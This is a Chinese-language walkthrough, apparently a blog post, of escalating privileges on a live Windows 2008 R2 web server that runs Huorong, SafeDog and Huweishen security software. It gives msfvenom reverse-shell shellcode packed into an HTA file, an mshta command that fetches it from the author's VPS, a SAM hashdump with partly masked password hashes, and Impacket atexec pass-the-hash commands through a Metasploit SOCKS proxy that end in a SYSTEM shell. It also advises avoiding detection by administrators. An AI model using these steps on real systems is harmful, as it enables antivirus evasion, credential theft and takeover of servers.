



# 记一次绕过火绒安全提权实战案例

## 0x01 前言

朋友发来一个站让帮看下提权，服务器上安装的有护卫神 + 火绒 + 安全狗等安全防护软件，看着确实挺唬人，他也试了不少常用提权 EXP，结果都失败了，可能是欠缺免杀 EXP 能力吧，当然也有可能是修复了这些漏洞，抽空给他看了下并写了这篇记录文章。



在拿到权限后用中国菜刀连了下，不过好像被拦截了，提示：服务器返回无效或不可识别的响应，以前也多次遇到这种情况，这里只要换成 Godzilla 就能正常连接了。



## 0x02 服务器基本信息搜集

虽然朋友在测试后给提供了些信息，但还是习惯自己去看下，因为每个人掌握的知识点和实战经验不一样，只有自己看了后才知道安装了哪些环境、WAF/AV 和第

三方软件，以及开放了哪些端口、打了多少补丁等，这样才能更好对其系统薄弱点进行测试。

目标系统：Windows 2008 R2 (6.1 Build 7601, Service Pack 1).

当前权限：iis apppool\\*\*\*\*\*.com

支持脚本：ASP、ASPX、PHP，能够直接执行系统命令

开放端口：21(ftp)、80(http)、135(rpc)、443(https)、445(smb)、801(http)、3306(mysql)、2121(G6FTP)、8021(G6FTP)、6588(hws)、58895(TermService)

进程名称：G6FTPServer.exe、G6FTPTray.exe、HwsHostPanel.exe、mysqld.exe、php-cgi.exe、SafeDogUpdateCenter.exe、CloudHelper.exe、SafeDogGuardCenter.exe、SafeDogTray.exe、SafeDogGuardHelper.exe、SafeDogGuardHelper.exe、HipsTray.exe、HipsDaemon.exe、usysdiag.exe




服务器上运行的有：火绒、护卫神主机大师、服务器安全狗、MySQL 数据库和 G6FTP，可以尝试提权方式有：护卫神主机大师、MySQL 和 G6FTP，不过在提权过程中得注意下火绒和服务器安全狗的查杀和拦截，尽可能的避免被管理员发

现。



0x03 绕过火绒获取 MSF 会话


个人习惯在 MSF 下进行提权，首先我们先想办法获取一个会话，火绒默认会拦截 web\_delivery 中的 powershell 执行和查杀 hta\_server 的 hta 文件，所以这两种方式在这里是行不通的。



shellcode 并执行监听，然后将 exp.hta 文件中的 shellcode 替换为 MSF 的 shellcode 即可。


```
[root@p1600778655 ~]# msfvenom -a x86 --platform windows -p windows/meterpreter/r/reverse_tcp lhost=155.**.*.16 lport=443 -f raw > /tmp/shellcode.bin
[root@p1600778655 ~]# cat /tmp/shellcode.bin | base64 -w 0

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 155.**.*.16
msf6 exploit(multi/handler) > set lport 443
msf6 exploit(multi/handler) > exploit
```



接着我们在 VPS 上用 Python 开启一个临时 Web 用于远程调用，然后再去 ASPX 大马的执行命令功能处用系统自带的 mshta.exe 执行 exp.hta 这个文件后即可上线。

```
python -m SimpleHTTPServer 8888
python3 -m http.server 8888
```



## 0x04 SAM 注册表项导出哈希

朋友前期已经测试了很多提权 EXP，加上护卫神主机大师为高版本，MySQL 也被降权了，所以就不再去测试这些常规方法了，G6FTP 还是可以去试一下，不过我这用的是另一种非常规方法。

直接利用《西部数码云主机失败提权案例》一文中提到的方法，原理也很简单，当 SAM 注册表项有 Users 或 Everyone 的读取权限时就能利用 MSF 下的 hashdump 模块导出哈希。

```
meterpreter > getuid
meterpreter > load powershell
meterpreter > powershell_shell
PS > Get-Acl -Path HKLM:\SAM\SAM | Format-List
meterpreter > run post/windows/gather/hashdump
```

```
2. 155.16 (root)
meterpreter > getuid
Server username: IIS APPPOOL\...
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > Get-Acl -Path HKLM:\SAM\SAM | Format-List

Path : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SAM\SAM
OGroup : NT AUTHORITY\SYSTEM
Access : NT AUTHORITY\SYSTEM Allow FullControl
        BUILTIN\Administrators Allow ReadPermissions, ChangePermissions
        BUILTIN\Users Allow ReadKey
        BUILTIN\Users Allow -2147483648
        BUILTIN\Administrators Allow FullControl
        NT AUTHORITY\SYSTEM Allow FullControl
        NT AUTHORITY\SYSTEM Allow 268435456
        CREATOR OWNER Allow 268435456

Audit :
Sddl : 0:BAG:SYD:AI(A;CI;KA;;;SY)(A;CI;RCWD;;;BA)(A;ID;KR;;;BU)(A;CIIOID;GR;;;BU)(A;ID;KA;;;BA)(A;CIIOID;GA;;;BA)(A;I
        D;KA;;;SY)(A;CIIOID;GA;;;SY)(A;CIIOID;GA;;;CO)

PS > ^C
Terminate channel 9? [y/N] y
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 038207a9e...e98f0d223...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:ebdccc154c...7f5ef0a2149274f3c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b7...7e0c089c0:::
MySQL_HWS:1001:aad3b435b51404eeaad3b435b51404ee:0f2b698055841...abe026a002d5b1:::
PhpMyAdmin_HWS:1002:aad3b435b51404eeaad3b435b51404ee:b3dd382a...3e7a1673ba81510ffae:::
huweishen612877:1004:aad3b435b51404eeaad3b435b51404ee:ff5f6cb...dbcb5353f36576ac9618:::
```

## 0x05 atexec 提升 System 权限



已经利用 SAM 注册表项权限问题导出了主机哈希，但依旧面临着一些问题，如：没有明文密码、破解不了哈希、添加不了用户等，如遇到这种场景时应该怎样进行下一步测试呢？

这时我们可以尝试使用支持 HASH 传递的远程命令执行工具来执行系统命令，这里以 Impacket 套件远程命令执行功能中的 atexec 来做演示，其他支持哈希传递的工具以及利用方式如下。

### 135 端口：

- 

```
WMIcmd/sharpwmi/WMIHACKER/Sharp-WMIExec;
```

### Impacket：

- 

```
psexec(445)/wmiexec(135)/smbexec(445)/atexec(445);
```

### 利用方式：


- 

```
Local本地执行 、Socks4/5代理 、Metasploit虚拟路由表；
```

这里我们先将当前 MSF 会话添加进虚拟路由，然后再用 socks\_proxy 模块开启一个 socks5 代理，修改下 proxychains.conf 配置文件，最后用 proxychains 代理工具来执行 atexec 即可。

```
meterpreter > run get_local_subnets
meterpreter > run autoroute -s 59.***.***.0/255.255.255.0
meterpreter > bg

msf6 auxiliary(server/socks_proxy) > set username test
msf6 auxiliary(server/socks_proxy) > set password 123456
msf6 auxiliary(server/socks_proxy) > run
```



```

3. 155.16 (root)
msf6 auxiliary(server/socks_proxy) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > run get_local_subnets


[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Local subnet: 59.128.255.0/255.255.255.0
meterpreter > run autoroute -s 59.128.255.0/255.255.255.0

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 59.128.255.0/...
[+] Added route to 59.128.255.0/ via 59.128.255.230
[*] Use the -p option to list all active routes
meterpreter > bg
[*] Backgrounding session 1...
msf6 auxiliary(server/socks_proxy) > set username test
username => test
msf6 auxiliary(server/socks_proxy) > set password 123456
password => 123456
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 5.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) >
  
```

Kali 的 proxychains 配置默认在 / etc/proxychains.conf，而自行编译安装的 proxychains4 配置在根目录下 / src/proxychains.conf，如何修改就不细说了，配置文件里都有例子。

```
[root@p1600778655 src]# vi /srv/proxychains/src/proxychains.conf
```



```

2. 155.16 (root)
#
#       socks5 192.168.67.78 1080 lamer secret
#       http   192.168.89.3  8080 justu hidden
#
#       socks4 192.168.1.49 1080
#       http   192.168.39.93 8080
#
#
#       proxy types: http, socks4, socks5, raw
#       * raw: The traffic is simply forwarded to the proxy without modification.
#       ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 1080 test 123456
  
```

利用 proxychains 代理工具执行 atexec 时可能会出现以下报错，且没有命令执行回显，但我们可以先用 Ping 9o\*\*mf.dnslog.cn 命令看下是否执行成功，如果



DNSLog 收到数据则说明成功。

```
[root@p1600778655 ~]# proxychains4 -f /srv/proxychains/src/proxychains.conf python3 /srv/impacket/examples/atexec.py -hashes :ebdccc154cadcd7f5ef0a2149274f3c administrator@59.***.***.230 "cmd /c ping 9o**mf.dnslog.cn"
```

The screenshot shows a terminal window titled "2. 155.\*\*\*.16 (root)". The command executed is:

```
[root@p1600778655 ~]# proxychains4 -f /srv/proxychains/src/proxychains.conf python3 /srv/impacket/examples/atexec.py -hashes :ebdccc154cadcd7f5ef0a2149274f3c administrator@59.***.***.230 "cmd /c ping 9o**mf.dnslog.cn"
```

The output shows the proxychains4 configuration and execution details. A red box highlights the error message:

```
[!] This will work ONLY on Windows >= Vista
[proxychains] Strict chain ... 127.0.0.1:1080 ... 59.***.***.230:445 ... OK
[*] Creating task \IckTWxHN
[*] Running task \IckTWxHN
[*] Deleting task \IckTWxHN
[*] Attempting to read ADMIN$\Temp\IckTWxHN.tmp
[-] SMB SessionError: STATUS_BAD_NETWORK_NAME({Network Name Not Found} The specified share name cannot be found on the remote server.)
```


Below the terminal output, there are two buttons: "Get SubDomain" and "Refresh Record". The domain "9o\*\*mf.dnslog.cn" is displayed. Below this, a table shows the DNS Query Record:

DNS Query Record	IP Address	Created Time
9o**mf.dnslog.cn	172.***.4	2021-05-19 12:00:01
9o**mf.dnslog.cn	74.1***.84	2021-05-19 12:00:01
9o**mf.dnslog.cn	74.1***.9.130	2021-05-19 12:00:01
9o**mf.dnslog.cn	172.***.4	2021-05-19 12:00:01
9o**mf.dnslog.cn	172.***.2.3	2021-05-19 12:00:01

确定命令执行成功后，我们另起一个命令终端开启 MSF 监听，然后再用 proxychains 代理工具执行 atexec，这里再次执行前边用到的 exp.hta 文件后即可得到目标主机 SYSTEM。

```
[root@p1600778655 ~]# proxychains4 -f /srv/proxychains/src/proxychains.conf python3 /srv/impacket/examples/atexec.py -hashes :ebdccc154cadcd7f5ef0a2149274f3c administrator@59.***.***.230 "cmd /c mshta http://155.***.***.16:8888/exp.hta"
```





```
2. 155.100.16 (root)
[root@p1600778655 ~]# proxychains4 -f /srv/proxychains/src/proxychains.conf python3 /srv/impacket/examples/atexec.py -hashes :ebdccc154a7f5ef0a2149274f3c administrator@59.1230 "cmd /c mshta http://155.100.16:8888/exp.hta"
[proxychains] config file found: /srv/proxychains/src/proxychains.conf
[proxychains] preloading /usr/local/lib/libproxychains4.so
[proxychains] DLL init
Impacket v0.9.23.dev1+20210504.123629.24a0ae6f - Copyright 2020 SecureAuth Corporation

[!] This will work ONLY on Windows >= Vista
[proxychains] Strict chain ... 127.0.0.1:1080 ... 59.1230:445 ... OK
[*] Creating task \IRFtUwh0
[*] Running task \IRFtUwh0
[*] Deleting task \IRFtUwh0
[*] Attempting to read ADMIN$\Temp\IRFtUwh0.tmp
[-] SMB SessionError: STATUS_BAD_NETWORK_NAME({Network Name Not Found} The specified share name cannot be found on the remote server.)

4. 155.100.16 (root)
[root@p1600778655 ~]# cd /srv/
[root@p1600778655 srv]# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
59.1230 - - [05/May/2021 21:13:47] "GET /exp.hta HTTP/1.1" 200 -

3. 155.100.16 (root)
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 155.100.16:443
[*] Sending stage (175174 bytes) to 59.1230
[*] Meterpreter session 2 opened (155.100.16:443 -> 59.1230:51417) at 2021-05-05 21:13:50 +0530

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

## 踩坑记录 – 1:

如果没有将当前 MSF 会话添加至虚拟路由时, 即使开了 Socks5 代理也不能用 proxychains 代理工具执行 atexec, 会报出以下错误提示, 因为 MSF 的 Socks 模块是在 VPS 上开启一个 Socks 代理, 在没有添加虚拟路由前是不能与目标 445 端口进行通讯, 除非是在目标主机上开启 Socks 代理, 然后本地连接目标开启的 Socks 后才能与目标 445 端口进行通讯。

```
2. 155.16 (root)
[re-attach] [fullscreen] [stay on top] [duplicate] [hide toolbar] [close]
[root@p1600778655 ~]# proxychains4 -f /srv/proxychains/src/proxychains.conf python3 /srv/
/impacket/examples/atexec.py -hashes :ebdccc154-7f5ef0a2149274f3c administrator@59.
.230 "cmd /c whoami"
[proxychains] config file found: /srv/proxychains/src/proxychains.conf
[proxychains] preloading /usr/local/lib/libproxychains4.so
[proxychains] DLL init
Impacket v0.9.23.dev1+20210504.123629.24a0ae6f - Copyright 2020 SecureAuth Corporation

[!] This will work ONLY on Windows >= Vista
[proxychains] Strict chain ... 127.0.0.1:1080 ... 59.155.16.230:445 <- socket error
or timeout!
[-] [Errno Connection error (59.155.16.230:445)] [Errno 111] Connection refused
```

## 踩坑记录 – 2:

Socks 代理流量已经通了，但是在利用 proxychains 代理工具执行 atexec 时出现了以下报错，且没有命令执行回显，执行 whoami>1.txt 命令也写不了文件，当然这可能只是这个环境出现的个别案例，但我们可以通过 ping dnslog 命令来判断是否执行成功。

```
2. 155.16 (root)
[re-attach] [fullscreen] [stay on top] [duplicate] [hide toolbar] [close]
[root@p1600778655 ~]# proxychains4 -f /srv/proxychains/src/proxychains.conf python3 /srv/
/impacket/examples/atexec.py -hashes :ebdccc154-7f5ef0a2149274f3c administrator@59.
.230 "cmd /c whoami>C:\windows\debug\wia\whoami.txt"
[proxychains] config file found: /srv/proxychains/src/proxychains.conf
[proxychains] preloading /usr/local/lib/libproxychains4.so
[proxychains] DLL init
Impacket v0.9.23.dev1+20210504.123629.24a0ae6f - Copyright 2020 SecureAuth Corporation

[!] This will work ONLY on Windows >= Vista
[proxychains] Strict chain ... 127.0.0.1:1080 ... 59.155.16.230:445 ... OK
[*] Creating task \AifsZiQI
[*] Running task \AifsZiQI
[*] Deleting task \AifsZiQI
[*] Attempting to read ADMIN$\Temp\AifsZiQI.tmp
[-] SMB SessionError: STATUS_BAD_NETWORK_NAME({Network Name Not Found} The specified sha
re name cannot be found on the remote server.)
[root@p1600778655 ~]#
```